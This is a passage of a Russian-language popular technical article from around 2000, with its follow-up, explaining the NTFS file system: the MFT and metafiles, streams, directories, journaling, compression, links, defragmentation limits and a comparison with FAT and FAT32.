
Свободное место диска, однако, включает в себя всё физически свободное место - незаполненные куски MFT-зоны туда тоже включаются. Механизм использования MFT-зоны таков: когда файлы уже нельзя записывать в обычное пространство, MFT-зона просто сокращается (в текущих версиях операционных систем ровно в два раза), освобождая таким образом место для записи файлов. При освобождении места в обычной области MFT зона может снова расширится. При этом не исключена ситуация, когда в этой зоне остались и обычные файлы: никакой аномалии тут нет. Что ж, система старалась оставить её свободной, но ничего не получилось. Жизнь продолжается... Метафайл MFT все-таки может фрагментироваться, хоть это и было бы нежелательно.
MFT и его структура
Файловая система NTFS представляет собой выдающееся достижение структуризации: каждый элемент системы представляет собой файл - даже служебная информация. Самый главный файл на NTFS называется MFT, или Master File Table - общая таблица файлов. Именно он размещается в MFT зоне и представляет собой централизованный каталог всех остальных файлов диска, и, как не парадоксально, себя самого. MFT поделен на записи фиксированного размера (обычно 1 Кбайт), и каждая запись соответствует какому либо файлу (в общем смысле этого слова). Первые 16 файлов носят служебный характер и недоступны операционной системе - они называются метафайлами, причем самый первый метафайл - сам MFT. Эти первые 16 элементов MFT - единственная часть диска, имеющая фиксированное положение. Интересно, что вторая копия первых трех записей, для надежности - они очень важны - хранится ровно посередине диска. Остальной MFT-файл может располагаться, как и любой другой файл, в произвольных местах диска - восстановить его положение можно с помощью его самого, "зацепившись" за самую основу - за первый элемент MFT.
Метафайлы
Первые 16 файлов NTFS (метафайлы) носят служебный характер. Каждый из них отвечает за какой-либо аспект работы системы. Преимущество настолько модульного подхода заключается в поразительной гибкости - например, на FAT-е физическое повреждение в самой области FAT фатально для функционирования всего диска, а NTFS может сместить, даже фрагментировать по диску, все свои служебные области, обойдя любые неисправности поверхности - кроме первых 16 элементов MFT.
Метафайлы находятся корневом каталоге NTFS диска - они начинаются с символа имени "$", хотя получить какую-либо информацию о них стандартными средствами сложно. Любопытно, что и для этих файлов указан вполне реальный размер - можно узнать, например, сколько операционная система тратит на каталогизацию всего вашего диска, посмотрев размер файла $MFT. В следующей таблице приведены используемые в данный момент метафайлы и их назначение.
$MFT. сам MFT. $MFTmirr. копия первых 16 записей MFT, размещенная посередине диска $LogFile. файл поддержки журналирования (см. ниже). $Volume. служебная информация - метка тома, версия файловой системы, т.д. $AttrDef. список стандартных атрибутов файлов на томе $. корневой каталог $Bitmap. карта свободного места тома $Boot. загрузочный сектор (если раздел загрузочный). $Quota. файл, в котором записаны права пользователей на использование дискового пространства (начал работать лишь в NT5). $Upcase. файл - таблица соответствия заглавных и прописных букв в имен файлов на текущем томе. Нужен в основном потому, что в NTFS имена файлов записываются в Unicode, что составляет 65 тысяч различных символов, искать большие и малые эквиваленты которых очень нетривиально.
Файлы и потоки
Итак, у системы есть файлы - и ничего кроме файлов. Что включает в себя это понятие на NTFS?
· Прежде всего, обязательный элемент - запись в MFT, ведь, как было сказано ранее, все файлы диска упоминаются в MFT. В этом месте хранится вся информация о файле, за исключением собственно данных. Имя файла, размер, положение на диске отдельных фрагментов, и т.д. Если для информации не хватает одной записи MFT, то используются несколько, причем не обязательно подряд.
· Опциональный элемент - потоки данных файла. Может показаться странным определение "опциональный", но, тем не менее, ничего странного тут нет. Во-первых, файл может не иметь данных - в таком случае на него не расходуется свободное место самого диска. Во-вторых, файл может иметь не очень большой размер. Тогда идет в ход довольно удачное решение: данные файла хранятся прямо в MFT, в оставшемся от основных данных месте в пределах одной записи MFT. Файлы, занимающие сотни байт, обычно не имеют своего "физического" воплощения в основной файловой области - все данные такого файла хранятся в одном месте - в MFT.
Довольно интересно обстоит дело и с данными файла. Каждый файл на NTFS, в общем-то, имеет несколько абстрактное строение - у него нет как таковых данных, а есть потоки (streams). Один из потоков и носит привычный нам смысл - данные файла. Но большинство атрибутов файла - тоже потоки! Таким образом, получается, что базовая сущность у файла только одна - номер в MFT, а всё остальное опционально. Данная абстракция может использоваться для создания довольно удобных вещей - например, файлу можно "прилепить" еще один поток, записав в него любые данные - например, информацию об авторе и содержании файла, как это сделано в Windows 2000 (самая правая закладка в свойствах файла, просматриваемых из проводника). Интересно, что эти дополнительные потоки не видны стандартными средствами: наблюдаемый размер файла - это лишь размер основного потока, который содержит традиционные данные. Можно, к примеру, иметь файл нулевой длинны, при стирании которого освободится 1 Гбайт свободного места - просто потому, что какая-нибудь хитрая программа или технология прилепила в нему дополнительный поток (альтернативные данные) гигабайтового размера. Но на самом деле в текущий момент потоки практически не используются, так что опасаться подобных ситуаций не следует, хотя гипотетически они возможны. Просто имейте в виду, что файл на NTFS - это более глубокое и глобальное понятие, чем можно себе вообразить просто просматривая каталоги диска. Ну и напоследок: имя файла может содержать любые символы, включая полый набор национальных алфавитов, так как данные представлены в Unicode - 16-битном представлении, которое дает 65535 разных символов. Максимальная длина имени файла - 255 символов.
Каталоги
Каталог на NTFS представляет собой специфический файл, хранящий ссылки на другие файлы и каталоги, создавая иерархическое строение данных на диске. Файл каталога поделен на блоки, каждый из которых содержит имя файла, базовые атрибуты и ссылку на элемент MFT, который уже предоставляет полную информацию об элементе каталога. Внутренняя структура каталога представляет собой бинарное дерево. Вот что это означает: для поиска файла с данным именем в линейном каталоге, таком, например, как у FAT-а, операционной системе приходится просматривать все элементы каталога, пока она не найдет нужный. Бинарное же дерево располагает имена файлов таким образом, чтобы поиск файла осуществлялся более быстрым способом - с помощью получения двухзначных ответов на вопросы о положении файла. Вопрос, на который бинарное дерево способно дать ответ, таков: в какой группе, относительно данного элемента, находится искомое имя - выше или ниже? Мы начинаем с такого вопроса к среднему элементу, и каждый ответ сужает зону поиска в среднем в два раза. Файлы, скажем, просто отсортированы по алфавиту, и ответ на вопрос осуществляется очевидным способом - сравнением начальных букв. Область поиска, суженная в два раза, начинает исследоваться аналогичным образом, начиная опять же со среднего элемента.

Вывод - для поиска одного файла среди 1000, например, FAT придется осуществить в среднем 500 сравнений (наиболее вероятно, что файл будет найден на середине поиска), а системе на основе дерева - всего около 12-ти (2^10 = 1024). Экономия времени поиска налицо. Не стоит, однако думать, что в традиционных системах (FAT) всё так запущено: во-первых, поддержание списка файлов в виде бинарного дерева довольно трудоемко, а во-вторых - даже FAT в исполнении современной системы (Windows2000 или Windows98) использует сходную оптимизацию поиска. Это просто еще один факт в вашу копилку знаний. Хочется также развеять распространенное заблуждение (которое я сам разделял совсем еще недавно) о том, что добавлять файл в каталог в виде дерева труднее, чем в линейный каталог: это достаточно сравнимые по времени операции - дело в том, что для того, чтобы добавить файл в каталог, нужно сначала убедится, что файла с таким именем там еще нет :) - и вот тут-то в линейной системе у нас будут трудности с поиском файла, описанные выше, которые с лихвой компенсируют саму простоту добавления файла в каталог.
Какую информацию можно получить, просто прочитав файл каталога? Ровно то, что выдает команда dir. Для выполнения простейшей навигации по диску не нужно лазить в MFT за каждым файлом, надо лишь читать самую общую информацию о файлах из файлов каталогов. Главный каталог диска - корневой - ничем не отличается об обычных каталогов, кроме специальной ссылки на него из начала метафайла MFT.
Журналирование
NTFS - отказоустойчивая система, которая вполне может привести себя в корректное состояние при практически любых реальных сбоях. Любая современная файловая система основана на таком понятии, как транзакция - действие, совершаемое целиком и корректно или не совершаемое вообще. У NTFS просто не бывает промежуточных (ошибочных или некорректных) состояний - квант изменения данных не может быть поделен на до и после сбоя, принося разрушения и путаницу - он либо совершен, либо отменен.
Пример 1: осуществляется запись данных на диск. Вдруг выясняется, что в то место, куда мы только что решили записать очередную порцию данных, писать не удалось - физическое повреждение поверхности. Поведение NTFS в этом случае довольно логично: транзакция записи откатывается целиком - система осознает, что запись не произведена. Место помечается как сбойное, а данные записываются в другое место - начинается новая транзакция.
Пример 2: более сложный случай - идет запись данных на диск. Вдруг, бах - отключается питание и система перезагружается. На какой фазе остановилась запись, где есть данные, а где чушь? На помощь приходит другой механизм системы - журнал транзакций. Дело в том, что система, осознав свое желание писать на диск, пометила в метафайле $LogFile это свое состояние. При перезагрузке это файл изучается на предмет наличия незавершенных транзакций, которые были прерваны аварией и результат которых непредсказуем - все эти транзакции отменяются: место, в которое осуществлялась запись, помечается снова как свободное, индексы и элементы MFT приводятся в с состояние, в котором они были до сбоя, и система в целом остается стабильна. Ну а если ошибка произошла при записи в журнал? Тоже ничего страшного: транзакция либо еще и не начиналась (идет только попытка записать намерения её произвести), либо уже закончилась - то есть идет попытка записать, что транзакция на самом деле уже выполнена. В последнем случае при следующей загрузке система сама вполне разберется, что на самом деле всё и так записано корректно, и не обратит внимания на "незаконченную" транзакцию.
И все-таки помните, что журналирование - не абсолютная панацея, а лишь средство существенно сократить число ошибок и сбоев системы. Вряд ли рядовой пользователь NTFS хоть когда-нибудь заметит ошибку системы или вынужден будет запускать chkdsk - опыт показывает, что NTFS восстанавливается в полностью корректное состояние даже при сбоях в очень загруженные дисковой активностью моменты. Вы можете даже оптимизировать диск и в самый разгар этого процесса нажать reset - вероятность потерь данных даже в этом случае будет очень низка. Важно понимать, однако, что система восстановления NTFS гарантирует корректность файловой системы, а не ваших данных. Если вы производили запись на диск и получили аварию - ваши данные могут и не записаться. Чудес не бывает.
Сжатие
Файлы NTFS имеют один довольно полезный атрибут - "сжатый". Дело в том, что NTFS имеет встроенную поддержку сжатия дисков - то, для чего раньше приходилось использовать Stacker или DoubleSpace. Любой файл или каталог в индивидуальном порядке может хранится на диске в сжатом виде - этот процесс совершенно прозрачен для приложений. Сжатие файлов имеет очень высокую скорость и только одно большое отрицательное свойство - огромная виртуальная фрагментация сжатых файлов, которая, правда, никому особо не мешает. Сжатие осуществляется блоками по 16 кластеров и использует так называемые "виртуальные кластеры" - опять же предельно гибкое решение, позволяющее добиться интересных эффектов - например, половина файла может быть сжата, а половина - нет. Это достигается благодаря тому, что хранение информации о компрессированности определенных фрагментов очень похоже на обычную фрагментацию файлов: например, типичная запись физической раскладки для реального, несжатого, файла:
кластеры файла с 1 по 43-й хранятся в кластерах диска начиная с 400-го
кластеры файла с 44 по 52-й хранятся в кластерах диска начиная с 8530-го ...
Физическая раскладка типичного сжатого файла:
кластеры файла с 1 по 9-й хранятся в кластерах диска начиная с 400-го
кластеры файла с 10 по 16-й нигде не хранятся
кластеры файла с 17 по 18-й хранятся в кластерах диска начиная с 409-го
кластеры файла с 19 по 36-й нигде не хранятся

Видно, что сжатый файл имеет "виртуальные" кластеры, реальной информации в которых нет. Как только система видит такие виртуальные кластеры, она тут же понимает, что данные предыдущего блока, кратного 16-ти, должны быть разжаты, а получившиеся данные как раз заполнят виртуальные кластеры - вот, по сути, и весь алгоритм.
Безопасность
NTFS содержит множество средств разграничения прав объектов - есть мнение, что это самая совершенная файловая система из всех ныне существующих. В теории это, без сомнения, так, но в текущих реализациях, к сожалению, система прав достаточно далека от идеала и представляет собой хоть и жесткий, но не всегда логичный набор характеристик. Права, назначаемые любому объекту и однозначно соблюдаемые системой, эволюционируют - крупные изменения и дополнения прав осуществлялись уже несколько раз и к Windows 2000 все-таки они пришли к достаточно разумному набору.
Права файловой системы NTFS неразрывно связаны с самой системой - то есть они, вообще говоря, необязательны к соблюдению другой системой, если ей дать физический доступ к диску. Для предотвращения физического доступа в Windows2000 (NT5) всё же ввели стандартную возможность - об этом см. ниже. Система прав в своем текущем состоянии достаточно сложна, и я сомневаюсь, что смогу сказать широкому читателю что-нибудь интересное и полезное ему в обычной жизни. Если вас интересует эта тема - вы найдете множество книг по сетевой архитектуре NT, в которых это описано более чем подробно.
На этом описание строение файловой системы можно закончить, осталось описать лишь некоторое количество просто практичных или оригинальных вещей.
Hard Links.
Эта штука была в NTFS с незапамятных времен, но использовалась очень редко - и тем не менее: Hard Link - это когда один и тот же файл имеет два имени (несколько указателей файла-каталога или разных каталогов указывают на одну и ту же MFT запись). Допустим, один и тот же файл имеет имена 1.txt и 2.txt: если пользователь сотрет файл 1, останется файл 2. Если сотрет 2 - останется файл 1, то есть оба имени, с момента создания, совершенно равноправны. Файл физически стирается лишь тогда, когда будет удалено его последнее имя.
Symbolic Links (NT5).
Гораздо более практичная возможность, позволяющая делать виртуальные каталоги - ровно так же, как и виртуальные диски командой subst в DOSе. Применения достаточно разнообразны: во-первых, упрощение системы каталогов. Если вам не нравится каталог Documents and settings\Administrator\Documents, вы можете прилинковать его в корневой каталог - система будет по прежнему общаться с каталогом с дремучим путем, а вы - с гораздо более коротким именем, полностью ему эквивалентным. Для создания таких связей можно воспользоваться программой junction (junction.zip (15 Kb), 36 кб), которую написал известный специалист Mark Russinovich (http://www.sysinternals.com). Программа работает только в NT5 (Windows 2000), как и сама возможность.
Для удаления связи можно воспользоваться стандартной командой rd. ВНИМАНИЕ: Попытка уделения связи с помощью проводника или других файловых менеджеров, не понимающих виртуальную природу каталога (например, FAR), приведет к удалению данных, на которые ссылается ссылка! Будьте осторожны.
Шифрование (NT5).
Полезная возможность для людей, которые беспокоятся за свои секреты - каждый файл или каталог может также быть зашифрован, что не даст возможность прочесть его другой инсталляцией NT. В сочетании со стандартным и практически непрошибаемым паролем на загрузку самой системы, эта возможность обеспечивает достаточную для большинства применений безопасность избранных вами важных данных.
Часть 2. Особенности дефрагментации NTFS.
Вернемся к одному достаточно интересному и важному моменту - фрагментации и дефрагментации NTFS. Дело в том, что ситуация, сложившаяся с этими двумя понятиями в настоящий момент, никак не может быть названа удовлетворительной. В самом начале утверждалось, что NTFS не подвержена фрагментации файлов. Это оказалось не совсем так, и утверждение сменили - NTFS препятствует фрагментации. Оказалось, что и это не совсем так. То есть она, конечно, препятствует, но толк от этого близок к нулю... Сейчас уже понятно, что NTFS - система, которая как никакая другая предрасположена к фрагментации, что бы ни утверждалось официально. Единственное что - логически она не очень от этого страдает. Все внутренние структуры построены таким образом, что фрагментация не мешает быстро находить фрагменты данных. Но от физического последствия фрагментации - лишних движений головок - она, конечно, не спасает. И поэтому - вперед и с песней...
К истокам проблемы...
Как известно, система сильнее всего фрагментирует файлы когда свободное место кончается, когда приходится использовать мелкие дырки, оставшиеся от других файлов. Тут возникает первое свойство NTFS, которое прямо способствует серьезной фрагментации.
Диск NTFS поделен на две зоны. В начала диска идет MFT зона - зона, куда растет MFT, Master File Table. Зона занимает минимум 12% диска, и запись данных в эту зону невозможна. Это сделано для того, чтобы не фрагментировался хотя бы MFT. Но когда весь остальной диск заполняется - зона сокращается ровно в два раза :). И так далее. Таким образом мы имеем не один заход окончания диска, а несколько. В результате если NTFS работает при диске, заполненном на около 90% - фрагментация растет как бешенная.
Попутное следствие - диск, заполненный более чем на 88%, дефрагментировать почти невозможно - даже API дефрагментации не может перемещать данные в MFT зону. Может оказаться так, что у нас не будет свободного места для маневра.
Далее. NTFS работает себе и работает, и всё таки фрагментируется - даже в том случае, если свободное место далеко от истощения. Этому способствует странный алгоритм нахождения свободного места для записи файлов - второе серьезное упущение. Алгоритм действий при любой записи такой: берется какой-то определенный объем диска и заполняется файлом до упора. Причем по очень интересному алгоритму: сначала заполняются большие дырки, потом маленькие. Т.е. типичное распределение фрагментов файла по размеру на фрагментированной NTFS выглядит так (размеры фрагментов):
16 - 16 - 16 - 16 - 16 - [скачек назад] - 15 - 15 - 15 - [назад] - 14 - 14 - 14 .... 1 - 1 - 1 -1 - 1...
Так процесс идет до самых мелких дырок в 1 кластер, несмотря на то, что на диске наверняка есть и гораздо более большие куски свободного места.
Вспомните сжатые файлы - при активной перезаписи больших объемов сжатой информации на NTFS образуется гигантское количество "дырок" из-за перераспределения на диске сжатых объемов - если какой-либо участок файла стал сжиматься лучше или хуже, его приходится либо изымать из непрерывной цепочки и размещать в другом месте, либо стягивать в объеме, оставляя за собой дырку.
Смысл в сего этого вступления в пояснении того простого факта, что никак нельзя сказать, что NTFS препятствует фрагментации файлов. Наоборот, она с радостью их фрагментирует. Фрагментация NTFS через пол года работы доведет до искреннего удивления любого человека, знакомого с работой файловой системой. Поэтому приходится запускать дефрагментатор. Но на этом все наши проблемы не заканчиваются, а, увы, только начинаются...
Средства решения?
В NT существует стандартное API дефрагментации. Обладающее интересным ограничением для перемещения блоков файлов: за один раз можно перемещать не менее 16 кластеров (!), причем начинаться эти кластеры должны с позиции, кратной 16 кластерам в файле. В общем, операция осуществляется исключительно по 16 кластеров. Следствия:
1. В дырку свободного места менее 16 кластеров нельзя ничего переместить (кроме сжатых файлов, но это неинтересные в данный момент тонкости).
1. Файл, будучи перемещенный в другое место, оставляет после себя (на новом месте) "временно занятое место", дополняющее его по размеру до кратности 16 кластерам.
1. При попытке как-то неправильно ("не кратно 16") переместить файл результат часто непредсказуем. Что-то округляется, что-то просто не перемещается… Тем не менее, всё место действия щедро рассыпается "временно занятым местом".
"Временно занятое место" служит для облегчения восстановления системы в случае аппаратного сбоя и освобождается через некоторое время, обычно где-то пол минуты.
Тем не менее, логично было бы использовать это API, раз он есть. Его и используют. Поэтому процесс стандартной дефрагментации, с поправками на ограниченность API, состоит из следующих фаз (не обязательно в этом порядке):
· Вынимание файлов из MFT зоны. Не специально - просто обратно туда их положить не представляется возможным :) Безобидная фаза, и даже в чем то полезная.
· Дефрагментация файлов. Безусловно, полезный процесс, несколько, правда, осложняемый ограничениями кратности перемещений - файлы часто приходится перекладывать сильнее, чем это было бы логично сделать по уму.
· Дефрагментация MFT, виртуалки (pagefile.sys) и каталогов. Возможна через API только в Windows2000, иначе - при перезагрузке, отдельным процессом, как в старом Diskeeper-е.
· Складывание файлов ближе к началу - так называемая дефрагментация свободного места. Вот это - воистину страшный процесс...
Допустим, мы хотим положить файлы подряд в начало диска. Кладем один файл. Он оставляет хвост занятости дополнения до кратности 16. Кладем следующий - после хвоста, естественно. Через некоторое время, по освобождению хвоста, имеем дырку <16 кластеров размером. Которую потом невозможно заполнить через API дефрагментации! В результате, до оптимизации картина свободного места выглядела так: много дырок примерно одинакового размера. После оптимизации - одна дыра в конце диска, и много маленьких <16 кластеров дырок в заполненном файлами участке. Какие места в первую очередь заполняются? Правильно, находящиеся ближе к началу диска мелкие дырки <16 кластеров... Любой файл, плавно созданный на прооптимизированном диске, будет состоять из дикого числа фрагментов. Да, диск потом можно оптимизировать снова. А потом еще раз.. и еще.. и так - желательно каждую неделю. Бред? Реальность.
Таким образом, имеется два примерно равнозначных варианта. Первый - часто оптимизировать диск таким дефрагментатором, смиряясь при этом с дикой фрагментацией заново созданных файлов. Второй вариант - вообще ничего не трогать, и смириться с равномерной, но гораздо более слабой фрагментацией всех файлов на диске.
Пока есть всего один дефрагментатор, который игнорирует API дефрагментации и работает как-то более напрямую - Norton Speeddisk 5.0 для NT. Когда его пытаются сравнить со всеми остальными - Diskeeper, O&O defrag, т.д. - не упоминают этого главного, самого принципиального, отличия. Просто потому, что эта проблема тщательно скрывается, по крайней мере уж точно не афишируется на каждом шагу. Speeddisk - единственная на сегодняшний день программа, которая может оптимизировать диск полностью, не создавая маленьких незаполненных фрагментов свободного места. Стоит добавить также, что при помощи стандартного API невозможно дефрагментировать тома NTFS с кластером более 4 Кбайт, а SpeedDisk и это может.
К сожалению, в Windows 2000 поместили дефрагментатор, который работает через API, и, соответственно, плодит дырки <16 кластеров. Так что как только появится (если еще не появился) - так сразу надо качать Speeddisk для W2k.
Как некоторый вывод из всего этого: все остальные дефрагментаторы при одноразовом применении просто вредны. Если вы запускали его хоть раз - нужно запускать его потом хотя бы раз в месяц, чтобы избавится от фрагментации новоприбывающих файлов. В этом основная суть сложности дефрагментации NTFS теми средствами, которые сложились исторически.
Часть 3. Что выбрать?
Любая из представленных ныне файловых систем уходит своими корнями в глубокое прошлое - еще к 80-м годам. Да, NTFS, как это не странно - очень старая система! Дело в том, что долгое время персональные компьютеры пользовались лишь операционной системой DOS, которой и обязана своим появлением FAT. Но параллельно разрабатывались и тихо существовали системы, нацеленные на будущее. Две таких системы, получившие всё же широкое признание - NTFS, созданная для операционной системы Windows NT 3.1 еще в незапамятные времена, и HPFS - верная спутница OS/2.
Внедрение новых систем шло трудно - еще в 95м году, с выходом Windows95, ни у кого не было и мыслей о том, что что-то нужно менять - FAT получил второе дыхание посредством налепленной сверху заплатки "длинные имена", реализация которых там хоть и близка к идеально возможной без изменения системы, но всё же довольно бестолкова. Но в последующие годы необходимость перемен назрела окончательно, поскольку естественные ограничения FAT стали давать о себе знать. FAT32, появившаяся в Windows 95 OSR2, просто сдвинула рамки - не изменив сути системы, которая просто не дает возможности организовать эффективную работу с большим количеством данных.
HPFS (High Performance File System), активно применяемая до сих пор пользователями OS/2, показала себя достаточно удачной системой, но и она имела существенные недостатки - полное отсутствие средств автоматической восстанавливаемости, излишнюю сложность организации данных и невысокую гибкость.
NTFS же долго не могла завоевать персональные компьютеры из-за того, что для организации эффективной работы с её структурами данных требовались значительные объемы памяти. Системы с 4 или 8 Мбайт (стандарт 95-96 годов) были просто неспособны получить хоть какой-либо плюс от NTFS, поэтому за ней закрепилась не очень правильная репутация медленной и громоздкой системы. На самом деле это не соответствует действительности - современные компьютерные системы с памятью более 64 Мб получают просто огромный прирост производительности от использования NTFS.
В данной таблице сведены воедино все существенные плюсы и минусы распространенных в наше время систем, таких как FAT32, FAT и NTFS. Вряд ли разумно обсуждать другие системы, так как в настоящее время 97% пользователей делают выбор между Windows98, Windows NT4.0 и Windows 2000 (NT5.0), а других вариантов там просто нет.
FAT. FAT32. NTFS. Системы, её поддерживающие DOS, Windows9Х, NT всех версий Windows98, NT5. NT4, NT5. Максимальный размер тома 2 Гбайт практически неограничен практически неограничен Макс. число файлов на томе примерно 65 тысяч практически не ограничено практически не ограничено Имя файла с поддержкой длинных имен - 255 символов, системный набор символов с поддержкой длинных имен - 255 символов, системный набор символов 255 символов, любые символы любых алфавитов (65 тысяч разных начертаний). Возможные атрибуты файла Базовый набор Базовый набор всё, что придет в голову производителям программного обеспечения Безопасность нет нет да (начиная с NT5.0 встроена возможность физически шифровать данные). Сжатие нет нет да Устойчивость к сбоям средняя (система слишком проста и поэтому ломаться особо нечему :)). плохая (средства оптимизации по скорости привели к появлению слабых по надежности мест). полная - автоматическое восстановление системы при любых сбоях (не считая физические ошибки записи, когда пишется одно, а на самом деле записывается другое). Экономичность минимальная (огромные размеры кластеров на больших дисках). улучшена за счет уменьшения размеров кластеров максимальна. Очень эффективная и разнообразная система хранения данных Быстродействие высокое для малого числа файлов, но быстро уменьшается с появлением большого количества файлов в каталогах. результат - для слабо заполненных дисков - максимальное, для заполненных - плохое полностью аналогично FAT, но на дисках большого размера (десятки гигабайт) начинаются серьезные проблемы с общей организацией данных система не очень эффективна для малых и простых разделов (до 1 Гбайт), но работа с огромными массивами данных и внушительными каталогами организована как нельзя более эффективно и очень сильно превосходит по скорости другие системы
Хотелось бы сказать, что если ваша операционная система - NT (Windows 2000), то использовать какую-либо файловую систему, отличную от NTFS - значит существенно ограничивать свое удобство и гибкость работы самой операционной системы. NT, а особенно Windows 2000, составляет с NTFS как бы две части единого целого - множество полезных возможностей NT напрямую завязано на физическую и логическую структуру файловой системы, и использовать там FAT или FAT32 имеет смысл лишь для совместимости - если у вас стоит задача читать эти диски из каких-либо других систем.
Хотелось бы выразить искреннюю признательность Андрею Шабалину (a.shabalin@public.mtu.ru), без которого эта статья просто не была бы написана, а даже будучи написанной, содержала бы много досадных неточностей.
Дмитрий Михайлов (dmitry.mih@mtu-net.ru, http://www.mtu-net.ru/pinetar/dm) Опубликовано -- 24 июля 2000 г
Надежность дисковой системы NT.
Данный материал является продолжением статьи "Файловая система NTFS". В этом обзоре будут подробно рассмотрены вопросы, рассмотрение которых в прошлой статье было поверхностным или отсутствовало вообще. Хотелось бы сразу сказать, что дисковая система NT настолько сложна, что говорить о ней можно еще достаточно долго - и эта статья не опишет всего, что можно было бы рассказать. Так что это лишь попытка координировано и подробно ответить на все вопросы, которые вызвала предыдущая публикация.
Часть 4. Журналирование NTFS.
Описание того простого факта, что NTFS является журналируемой системой, повергло многочисленных поклонников других файловых и операционных систем в искреннее возмущение. В многочисленных письмах, адресованных мне, NTFS называли системой с квази-журналированием или даже без журналирования вообще, ставя в противовес многочисленные файловые системы Unix. Мне пришло также много писем, указывающих на фатальные сбои NTFS, восстановится от которых не удалось - данные были потеряны. В данной части я попытаюсь, в меру своих сил и понимания, объяснить философию журналирования и средств защиты от сбоев NTFS, а также пояснить причины появления фатальных сбоев. Я постараюсь оправдать подход корпорации Microsoft, которая сделала всё именно так, как сделала - по крайней мере, я изложу причины реализованных технологических решений и те компромиссы, на которые пришлось пойти коллективу разработчиков NTFS.
Журналируемые операции
Прежде всего, хотелось бы рассказать о том, какие именно операции журналируются. Совершенно очевидно, что полный undo-файл, способный откатить абсолютно все операции, абсолютно невозможен как с точки зрения быстродействия, так и с точки зрения здравого смысла. Да, такое журналирование дало бы возможность восстановить большее число данных - например, при осуществлении перезаписи трех мегабайт в середине файла мы могли бы сначала сохранить новые данные в логе, затем переписать туда же предыдущие три мегабайта файла, и уж только затем осуществлять операции с реальными данными. Такой подход гарантировал бы полную определенность с судьбой информации - мы всегда смогли бы понять, какая часть данных уже записалась на диск, а какая находится в исходном, не обновленном состоянии. Он имеет всего один скромный недостаток - небольшая накладочка по быстродействию: для записи на диск трех мегабайт мы вынуждены будем осуществить разнообразные дисковые операции на объем в три раза больший - девять мегабайт. Да, полное журналирование также применяется - но в основном при работе с базами данных. Если вы желаете обеспечить полное журналирование каких-либо данных, вы можете поставить MS SQL или даже Oracle, который вообще не будет пользоваться средствами какой либо файловой системы и обеспечит сохранность ваших данных в любых разумных условиях. Сторонникам же полного журналирования файловой системы я могу ответить одно: решение сократить быстродействие операций записи в три раза, на мой взгляд, является слишком смелым для обязательного применения - и на домашних компьютерах, и на серверах.
Подход разработчиков NTFS был принципиально иным. Главный девиз был, видимо, не "надежность любой ценой", а "неизменность быстродействия". Журналирование просто не должно было помешать работе файловой системы. Первый логичный шаг - отменить полное журналирование как абсолютно неприемлемое с точки зрения быстродействия. В NTFS применяется журналирование логических структур, а не данных пользователя - отсюда и идет фраза, что сохранность данных не гарантируется, но, тем не менее, корректное состояние самой системы будет поддерживаться. То, что NTFS не журналирует данные файлов, приводит на практике к одному варианту потери данных - в том же гипотетическом случае записи трех мегабайт, в случае сбоя в процессе записи никогда уже не удастся установить, какая часть данных записалась, а какая осталась неизменна. Операции, которые, тем не менее, журналируются системой - это операции со структурами самой системы, то есть с файлами и каталогами: добавление файлов, переименование, перенос, создание и удаление (освобождение свободного места). Журналируются также и операции дефрагментации - то есть перемещения фрагментов файлов. Одним словом, все логические операции журналированы.
Отложенная запись и контрольные точки журналирования
Известно, что любая современная система для ускорения файловых операций вынуждена использовать кэширование, в том числе - кэширование операций записи. Так называемая отложенная запись - принцип кэширования, при котором данные, предназначенные для записи на диск, некоторое время сохраняются в кэше и лишь в свободное от других занятий время сохраняются физически. Отложенная запись существенно повышает эффективность дисковых операций, так как такое кэширование группирует множество операций в одну - это особенно эффективно, если запись производится в компактные участки диска. Еще один плюс отложенной записи - не мешать более нужным операциям чтения, и осуществлять запись только тогда, когда система свободна и ей не требуется доступ к диску для других нужд. Как согласовать отложенную запись с журналированием? Это довольно сложный вопрос, так как откладывание записи делает возможным потерю тех данных, которые находились в очереди на физическую запись и не успели записаться на диск до сбоя. Самое неприятное здесь даже не потеря данных, а то, что происходит рассогласование времени записи: какие-то служебные области могут быть обновлены, а какие-то смежные по смыслу - еще нет, так как их обновление могло отложится еще на пару секунд и не состоятся из-за сбоя.
NTFS справляется с этими проблемами с помощью смысловой интеграции операций отложенной записи и ведения журнала. При попытке начать журналируемую операцию в лог тут же записывается намерение - например, стереть файл. Это случается без задержек - на этом этапе отложенная запись не работает: это плата за присутствие журналирования, которой нельзя избежать. Но вот все остальные операции уже идут в задержанном режиме - то есть они могут состояться частично (могут еще в придачу и не в том порядке) или не состоятся вообще. Единственная задержанная операция, работа которой несколько отличается от простой записи - запись в лог об удачном завершении предыдущих транзакций, так называемая контрольная точка. Через определенные промежутки времени - обычно через каждые несколько секунд - система в обязательном порядке сбрасывает абсолютно все задержанные операции на диск. После произведения этой операции в журнал записывается простейшая запись - контрольная точка - которая говорит о том, что все предыдущие операции выполнены корректно на всех уровнях - как на логическом, так и на физическом.
Такой режим работы - с помощью записей и контрольных точек - с одной стороны, по прежнему гарантирует полностью корректную работу журналирования, а с другой стороны практически совершенно не приводит к замедлению работы: простановка контрольных точек производится, считай, мгновенно, а запись в журнал о начале операции соответствует по трудозатратам записи самих данных без отложенного кэширования. Реальная же запись, осуществляемая позже, в подавляющем числе случаев не мешает никаким операциям и не идет в ущерб производительности системы.
Проблемы отложенного журналирования: концепция дублирования информации
Вся вышеописанная теория достаточно хороша, но способна, тем не менее, вызвать очень неприятные последствия, если не учесть еще нескольких вещей, о которых и пойдет речь.
